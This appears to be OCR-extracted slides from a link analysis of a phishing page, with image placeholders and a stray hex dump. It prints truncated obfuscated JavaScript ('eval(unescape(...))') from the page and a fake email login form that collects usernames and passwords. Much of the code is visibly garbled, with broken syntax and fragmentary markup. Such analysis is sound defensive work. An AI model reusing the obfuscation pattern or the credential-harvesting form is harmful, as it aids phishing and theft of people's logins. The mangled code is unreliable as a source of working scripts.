0A000000	68	74	6D	6C	22	3E	0D	A0	3C	68	65	61	64	3E	0D	0A	html"> <head></head>






#### Link analysis

<html> <head> </head> <body> <script type="text/javascript">

eval(unescape('%66%75%6e%63%74%69%6f%6e%20%6f%30%64%34%37%62%28%73%29%20%7b%0a%09%76%61%72
eval(unescape('%64%6f%63%75%6d%65%6e%74%2e%77%72%69%74%65%28%6f%30%64%34%37%62%28%27') + '



### Link analysis


```
<script language="Javascript">
function echeck(str) {
```

```
var at="@"
var dot="."
var lat=str.indexOf(at)
var lstr=str.length
var ldot=str.indexOf(dot)
if (str.indexOf(at)==-1){
    alert("Invalid E-mail ID")
    return false
```

```
if (str.indexOf(at)==-1 ||
    str.indexOf(at)==0 ||
    [str.indexOf(at)==1str){
    alert("Invalid E-mail ID")
    return false
```

```
function ValidateFormOther(){
    var emailID=document.login.username
    var emailPASS=document.login.password
    if ((emailID.value==null)||(emailID.value=="")){
        alert("Please Enter your Email ID")
        emailID.focus()
        return false
    if ((emailPASS.value==null)||(emailPASS.value=="")){
        alert("Please enter your e-mail password")
        emailPASS.focus()
        return false
    if (echeck(emailID.value)==false){
        emailID.value=""
        emailID.focus()
        return false
    return true
```






### Link analysis

	ethod="post" name="login" id="login" onSubmit= <mark>"return</mark> rgin-left: 414px; margin-top: 80px;">
	<input id="username" name="username" placeholder="Email" style="&lt;br&gt;width: 330px; height: 22px" type="text"/>
	<pre><input id=" password" name="password" placeholder="Password" style=" width: 330px; height: 22px" type="password"/>      </pre>
	<pre><input class="submit" name="submit" src<br="" type="image"/>="sign in.png" style="margin-left: 0px;" / value=" Go to step 2"&gt;</pre>





# Thank you!

